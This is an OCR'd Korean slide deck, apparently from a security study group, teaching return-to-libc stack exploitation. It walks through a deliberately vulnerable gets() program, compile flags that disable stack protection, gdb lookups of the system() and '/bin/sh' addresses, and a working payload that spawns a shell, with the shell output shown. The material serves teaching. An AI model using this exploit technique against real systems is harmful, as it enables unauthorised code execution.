
Abstract

- BOF 확장판..

- RET에 라이브러리 함수의 주소를 강제로 끼워 넣고 파라미터 조작을 통해 원하는 행위가 가능

- 라이브러리 함수라 함은..printf, scanf, system 등등?


Abstract



gets, strncpy 등 길이 검사를 하지 않는 함수 사용

RET 이후까지 접근이 가능 해야함.


Abstract



RET 이전까지 dummy + [라이브러리 함수 주소] + dummy 4byte + [파라미터] 삽입


=〉 function(parameter); 를 실행하는 페이로드임


Abstract




프로그램의 흐름이 function으로 넘어가게 되고
function에서는 @parameter를 자신의 파라미터 라고
인식하고 function(parameter)를 정상 진행

Abstract – 파라미터 조작 원리?







함수 호출시 파라미터를 먼저 push함


(파라미터가 궁금하면 gdb에 x/s 0x8048550)

Abstract – 파라미터 조작 원리?

ARGOS

때문에 [ebp + 4] 는 RET, [ebp + 8] 은 첫번째 파라미터로 간주..

[ebp + 12]는 두번째 파라미터겠져? ㅎㅎ



(실습) system("/bin/sh") 호출 – 소스

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{
        char buf[256];
        gets(buf);

        return 0;
}
```

gcc -o <실행파일> <소스코드> -fno-stack-protector -m32 -mpreferred-stack-boundary=2

(실습) system("/bin/sh") 호출 – 정보 수집

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e51940 <system>
gdb-peda$
```

〈system 함수의 주소〉

```
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 1 results, display max 1 items:
libc : 0xf7f7002b ("/bin/sh")
gdb-peda$
```

〈파라미터의 주소〉

파라미터 탐색 비상용

ARGOS

```c
#include <stdio.h>
#include <string.h>

int main()
{
        long system = 0xf7e51940;

        while(memcmp(system, "/bin/sh\x00", 8))
                system++;

        printf("/bin/sh : %p\n", system);

        return 0;
}
```

```
minibeef@P5GC:~/sys$ ./find
/bin/sh : 0xf7f7002b
```

(실습) system("/bin/sh") 호출 – 페이로드

```c
#include <stdio.h>
#include <stdlib.h>

int main()
{
        char buf[256];
        gets(buf);

        return 0;
}
```

(python –c 'print "A"*260 + [&system()] + "A"*4 + [/bin/sh]';cat) | ./프로그램

(실습) system("/bin/sh") 호출 – 공격 성공..!

ARGOS

```
minibeef@P5GC:~/sys$ (python -c 'print "A"*260 + "\x40\x19\xe5\xf7" + "A"*4 + "\x2b\x00\xf7\xf7"';cat) | ./rtl
whoami
minibeef

ls
bof2    find    func_call    peda-session-bof2.txt       peda-session-rtl.txt  rtl.c  test.c
bof2.c  find.c  func_call.c  peda-session-func_call.txt  rtl                   test
```

Q & A

Thank You for Listening